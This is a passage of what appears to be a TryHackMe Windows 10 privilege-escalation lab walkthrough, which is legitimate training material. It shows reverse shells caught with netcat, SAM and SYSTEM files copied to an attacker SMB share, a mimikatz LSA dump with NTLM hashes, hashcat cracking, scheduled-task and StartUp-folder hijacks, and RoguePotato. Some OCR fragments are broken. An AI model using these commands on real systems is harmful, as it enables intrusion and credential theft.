 Volume Serial Number is 54A8-AA62

 Directory of C:\PrivEsc

06/29/2023  04:05 AM    <DIR>          .
06/29/2023  04:05 AM    <DIR>          ..
02/22/2020  10:38 PM           222,592 accesschk.exe
06/05/2020  08:32 AM               959 AdminPaint.lnk
02/22/2020  10:38 PM               232 CreateShortcut.vbs
06/05/2020  08:32 AM               990 lpe.bat
02/22/2020  10:38 PM           678,312 plink.exe
02/22/2020  10:38 PM           494,860 PowerUp.ps1
06/05/2020  09:06 AM            27,136 PrintSpoofer.exe
02/22/2020  10:38 PM         1,258,824 Procmon64.exe
02/22/2020  10:38 PM           374,944 PsExec64.exe
06/29/2023  01:31 AM             7,168 reverse.exe
06/29/2023  04:03 AM           159,744 reverse.msi
05/11/2020  09:23 AM           159,232 RoguePotato.exe
06/05/2020  08:32 AM               221 savecred.bat
02/22/2020  10:38 PM           160,768 Seatbelt.exe
02/22/2020  10:38 PM            26,112 SharpUp.exe
03/06/2020  08:00 PM           229,376 winPEASany.exe
              16 File(s)      3,801,470 bytes
               2 Dir(s)  30,852,096,000 bytes free

┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.123.136] 49752
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Task 9 Passwords – Registry

➔ : password123

The registry can be searched for keys and values that contain the word "password":

```
reg query HKLM /f password /t REG_SZ /s
```



If you want to save some time, query this specific key to find admin AutoLogon credentials:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
```

```
C:\PrivEsc>reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon
    AutoRestartShell    REG_DWORD    0x1
    Background    REG_SZ    0 0 0
    CachedLogonsCount    REG_SZ    10
    DebugServerCommand    REG_SZ    no
    DefaultDomainName    REG_SZ
    DefaultUserName    REG_SZ    admin
    DisableBackButton    REG_DWORD    0x1
    EnableSIHostIntegration    REG_DWORD    0x1
    ForceUnlockLogon    REG_DWORD    0x0
    LegalNoticeCaption    REG_SZ
    LegalNoticeText    REG_SZ
    PasswordExpiryWarning    REG_DWORD    0x5
    PowerdownAfterShutdown    REG_SZ    0
    PreCreateKnownFolders    REG_SZ    {A520A1A4-1780-4FF6-BD18-167343C5AF16}
    ReportBootOk    REG_SZ    1
    Shell    REG_SZ    explorer.exe
    ShellCritical    REG_DWORD    0x0
    ShellInfrastructure    REG_SZ    sihost.exe
    SiHostCritical    REG_DWORD    0x0
    SiHostReadyTimeOut    REG_DWORD    0x0
    SiHostRestartCountLimit    REG_DWORD    0x0
    SiHostRestartTimeGap    REG_DWORD    0x0
    Userinit    REG_SZ    C:\Windows\system32\userinit.exe,
    VMApplet    REG_SZ    SystemPropertiesPerformance.exe /pagefile
    WinStationsDisabled    REG_SZ    0
    scremoveoption    REG_SZ    0
    DisableCAD    REG_DWORD    0x1
    LastLogOffEndTimePerfCounter    REG_QWORD    0x236f172d
    ShutdownFlags    REG_DWORD    0x7
    AutoAdminLogon    REG_SZ    0
    AutoLogonSID    REG_SZ    S-1-5-21-3025105784-3259396213-1915610826-1001
    LastUsedUsername    REG_SZ    admin

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AlternateShells
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\GPExtensions
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\UserDefaults
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\AutoLogonChecked
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\winlogon\VolatileUserMgrKey
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges (update the password with the one you found):

```
winexe -U 'admin%password' //10.10.123.136 cmd.exe
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# winexe -U 'admin%password123' //10.10.123.136 cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Task 10 Passwords - Saved Creds

List any saved credentials:

```
cmdkey /list
```

```
C:\PrivEsc>cmdkey /list
cmdkey /list

Currently stored credentials:

    Target: WindowsLive:target=virtualapp/didlogical
    Type: Generic
    User: 02nfpgrklkitqatu
    Local machine persistence

    Target: Domain:interactive=WIN-QBA94KB3IOF\admin
    Type: Domain Password
    User: WIN-QBA94KB3IOF\admin
```

Note that credentials for the "admin" user are saved. If they aren't, run the C:\PrivEsc\savecred.bat script to refresh the saved credentials.

Start a listener on Kali and run the reverse.exe executable using runas with the admin user's saved credentials:

```
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

```
C:\PrivEsc>runas /savecred /user:admin C:\PrivEsc\reverse.
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.123.136] 49806
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-qba94kb3iof\admin

C:\Windows\system32>
```

Task 11 Passwords - Security Account Manager (SAM)

The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.

Transfer the SAM and SYSTEM files to your Kali VM:

copy C:\Windows\Repair\SAM \\10.18.52.203\windows10privesc
copy C:\Windows\Repair\SYSTEM \\10.18.52.203\windows10privesc

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# python3 /usr/share/doc/python3-impacket/examples/smbserver.py windows10privesc /home/kali/tryhackme/windows10privesc/
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
C:\PrivEsc>copy C:\Windows\Repair\SAM \\10.18.52.203\windows10privesc
copy C:\Windows\Repair\SAM \\10.18.52.203\windows10privesc
        1 file(s) copied.

C:\PrivEsc>copy C:\Windows\Repair\SYSTEM \\10.18.52.203\windows10privesc
copy C:\Windows\Repair\SYSTEM \\10.18.52.203\windows10privesc
        1 file(s) copied.
```

On Kali, clone the creddump7 repository (the one on Kali is outdated and will not dump hashes correctly for Windows 10!) and use it to dump out the hashes from the SAM and SYSTEM files:

```
git clone https://github.com/Tib3rius/creddump7
pip3 install pycrypto
python3 creddump7/pwdump.py SYSTEM SAM
```

```
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# ls
creddump7  reverse.exe  reverse.msi  SAM  SYSTEM
```

copy \\10.18.52.203\windows10privesc\mimikatz.exe C:\PrivEsc\mimikatz.exe

```
C:\PrivEsc>copy \\10.18.52.203\windows10privesc\mimikatz.exe C:\PrivEsc\mimikatz.exe
copy \\10.18.52.203\windows10privesc\mimikatz.exe C:\PrivEsc\mimikatz.exe
        1 file(s) copied.
```

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

680     {0;000003e7} 1 D 25074          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,
 -> Impersonated !
 * Process Token : {0;00266734} 2 F 2518191     WIN-QBA94KB3IOF\admin   S-1-5-21-3025
(14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 2555200     NT AUTHORITY\SYSTEM     S-1-5-18
elegation)

mimikatz # lsadump::lsa /patch
Domain : WIN-QBA94KB3IOF / S-1-5-21-3025105784-3259396213-1915610826

RID  : 000003e9 (1001)
User : admin
LM   :
NTLM : a9fdfa038c4b75ebc76dc855dd74f0da

RID  : 000001f4 (500)
User : Administrator
LM   :
```

```
RID  : 000003e9 (1001)
User : admin
LM   :
NTLM : a9fdfa038c4b75ebc76dc855dd74f0da

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : fc525c9683e8fe067095ba2ddc971889

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :
```


```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : fc525c9683e8fe067095ba2ddc971889

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e8 (1000)
User : user
LM   :
NTLM : 91ef1073f6ae95f5ea6ace91c09a963a

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : 6ebaa6d5e6e601996eefe4b6048834c2
```

Crack the admin NTLM hash using hashcat:

```
hashcat -m 1000 --force <hash> /usr/share/wordlists/rockyou.txt
```

You can use the cracked password to log in as the admin using winexe or RDP.


What is the NTLM hash of the admin user?



Task 12 Passwords - Passing the Hash

Why crack a password hash when you can authenticate using the hash?

Use the full admin hash with pth-winexe to spawn a shell running as admin without needing to crack their password. Remember the full hash includes both the LM and NTLM hash, separated by a colon:



Task 13 Scheduled Tasks

View the contents of the C:\DevTools\CleanUp.ps1 script:

```
type C:\DevTools\CleanUp.ps1
```

The script seems to be running as SYSTEM every minute. Using accesschk.exe, note that you have the ability to write to this file:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
```


```
C:\PrivEsc>type C:\DevTools\CleanUp.ps1
type C:\DevTools\CleanUp.ps1
# This script will clean up all your old dev logs every minute.
# To avoid permissions issues, run as SYSTEM (should probably fix this later)

Remove-Item C:\DevTools\*.log

C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
RW C:\DevTools\CleanUp.ps1
        FILE_ADD_FILE
        FILE_ADD_SUBDIRECTORY
        FILE_APPEND_DATA
        FILE_EXECUTE
        FILE_LIST_DIRECTORY
        FILE_READ_ATTRIBUTES
        FILE_READ_DATA
        FILE_READ_EA
        FILE_TRAVERSE
        FILE_WRITE_ATTRIBUTES
        FILE_WRITE_DATA
        FILE_WRITE_EA
        DELETE
        SYNCHRONIZE
        READ_CONTROL
```

Start a listener on Kali and then append a line to the C:\DevTools\CleanUp.ps1 which runs the reverse.exe executable you created:

```
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
```

Wait for the Scheduled Task to run, which should trigger the reverse shell as SYSTEM.


```
C:\PrivEsc>echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1

C:\PrivEsc>
```


┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.150.41] 49779
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
C:\Windows\system32>

Task 14 Insecure GUI Apps


Start an RDP session as the "user" account:

```
rdesktop -u user -p password321 10.10.150.41
```




Double-click the "AdminPaint" shortcut on your Desktop. Once it is running, open a command prompt and note that Paint is running with admin privileges:

```
tasklist /V | findstr mspaint.exe
```



In Paint, click "File" and then "Open". In the open file dialog box, click in the navigation input and paste: file://c:/windows/system32/cmd.exe



Press Enter to spawn a command prompt running with admin privileges.

Task 15 Startup Apps

Using accesschk.exe, note that the BUILTIN\Users group can write files to the StartUp directory:

```
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
```

Using cscript, run the C:\PrivEsc\CreateShortcut.vbs script which should create a new shortcut to your reverse.exe executable in the StartUp directory:

```
cscript C:\PrivEsc\CreateShortcut.vbs
```


```
C:\PrivEsc>C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"
C:\PrivEsc\accesschk.exe /accepteula -d "C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp"

AccessChk v4.02 - Check access of files, keys, objects, processes or services
Copyright (C) 2006-2007 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW WIN-QBA94KB3IOF\Administrator
  RW WIN-QBA94KB3IOF\admin
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
  R  Everyone

C:\PrivEsc>cscript C:\PrivEsc\CreateShortcut.vbs
cscript C:\PrivEsc\CreateShortcut.vbs
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.150.41] 49824
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Start a listener on Kali, and then simulate an admin logon using RDP and the credentials you previously extracted:

```
rdesktop -u admin 10.10.150.41
```


A shell running as admin should connect back to your listener.


10.18.52.203
8:25
root@kali: /home/kali/tryhackme/windows10privesc
File Actions Edit View Help
root@ka...wnloads
roo...ali
root@kali: /home/.../windows10privesc
root@kali: /home/.../windows10privesc
80%
┌──(root㉿kali)-[/home/kali/tryhackme/windows10privesc]
└─# rdesktop -u admin 10.10.150.41
Autoselecting keyboard map 'en-us' from locale
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.

Task 16 Token Impersonation - Rogue Potato


Set up a socat redirector on Kali, forwarding Kali port 135 to port 9999 on Windows:


```
sudo socat tcp-listen:135,reuseaddr,fork tcp:10.10.150.41:9999
```




Start a listener on Kali. Simulate getting a service account shell by logging into RDP as the admin user, starting an elevated command prompt (right-click -> run as administrator) and using PSExec64.exe to trigger the reverse.exe executable you created with the permissions of the "local service" account:

```
C:\PrivEsc\PSExec64.exe -i -u "nt authority\local service" C:\PrivEsc\reverse.exe
```







Start another listener on Kali.


Now, in the "local service" reverse shell you triggered, run the RoguePotato exploit to trigger a second reverse shell running with SYSTEM privileges (update the IP address with your Kali IP accordingly):

```
C:\PrivEsc\RoguePotato.exe -r 10.18.52.203 -e "C:\PrivEsc\reverse.exe" -l 9999
```

```
C:\Windows\system32>C:\PrivEsc\RoguePotato.exe -r 10.18.52.203 -e "C:\PrivEsc\reverse.exe" -l 9999
C:\PrivEsc\RoguePotato.exe -r 10.18.52.203 -e "C:\PrivEsc\reverse.exe" -l 9999
[+] Starting RoguePotato...
[*] Creating Rogue OXID resolver thread
[*] Creating Pipe Server thread..
[*] Creating TriggerDCOM thread...
[*] Listening on pipe \\.\pipe\RoguePotato\pipe\epmapper, waiting for client to connect
[*] Calling CoGetInstanceFromIStorage with CLSID:{4991d34b-80a1-4291-83b6-3328366b9097}
[*] Starting RogueOxidResolver RPC Server listening on port 9999  ...
[*] IStoragetrigger written:106 bytes
[*] SecurityCallback RPC call
[*] ServerAlive2 RPC Call
[*] SecurityCallback RPC call
[*] ResolveOxid2 RPC call, this is for us!
[*] ResolveOxid2: returned endpoint binding information = ncacn_np:localhost/pipe/RoguePotato[\pipe\epmapper]
[*] Client connected!
[+] Got SYSTEM Token!!!
[*] Token has SE_ASSIGN_PRIMARY_NAME, using CreateProcessAsUser() for launching: C:\PrivEsc\reverse.exe
[+] RoguePotato gave you the SYSTEM powerz :D

C:\Windows\system32>
```

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lnvp 53
listening on [any] 53 ...
connect to [10.18.52.203] from (UNKNOWN) [10.10.115.188]
 49887
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
